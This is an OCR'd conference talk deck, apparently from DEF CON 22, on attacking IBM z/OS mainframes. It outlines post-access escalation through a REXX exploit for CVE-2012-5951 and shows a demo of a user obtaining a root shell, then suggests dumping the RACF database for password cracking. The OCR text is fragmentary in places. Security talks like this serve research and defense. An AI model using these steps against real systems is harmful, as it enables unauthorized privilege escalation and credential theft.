
@mainframed767

ACCESS GRANTED

- Now we have access
- FTP Script Account
- Ettercap

NOW WHAT?

@mainframed767



thisisbroken.c

ESCALATE!

- Let's escalate our privilege
- Connect with telnet/ssh/3270
- Use local priv escalation

@mainframed767


GETROOT.RX

- rexx script
- Leverages CVE-2012-5951:

Unspecified vulnerability in IBM Tivoli NetView 1.4, 5.1 through 5.4, and 6.1 on z/OS allows local users to gain privileges by leveraging access to the normal Unix System Services (USS) security level.

TSK TSK


- IBM not really being honest here
- Works on any setuid REXX script!



```
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
```


_s+" l
.s$$$$' i
@mainframed767
DC 22

DEMO



```
$ su
FSUM5011 su: User not authorized to obtain superuser authority.
$ uname -I
z/OS
$ id
uid=22285(MARGO) gid=31337(MINING)
$ cat /tmp/text.rx
/* REXX */
say YAY
$ ls -n /tmp/text.rx
-rwsrwsrwx   1 0        0               19 Jul  1 05:24 /tmp/text.rx
$ ./getroot.rx '/tmp/text.rx' '/bin/sh'
```

@mainframed767



```
  getroot.rx | DEFCON 22 | 2014
  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

[+] MARGO time to change your UID
[+] Spawning /tmp/text.rx
[+] File owner UID is: 0
[+] Getting new UID
[+] new UID is: 0
[+] Executing /bin/sh
# id -u
0
#
```

THANKS

- Swedish Black Hat community
- Oliver Lavery -GDS Security
- Logica Breach Investigation Files

@mainframed767

KEEP ACCESS

- Get a copy of the RACF database
- JOHN THE RIPPER

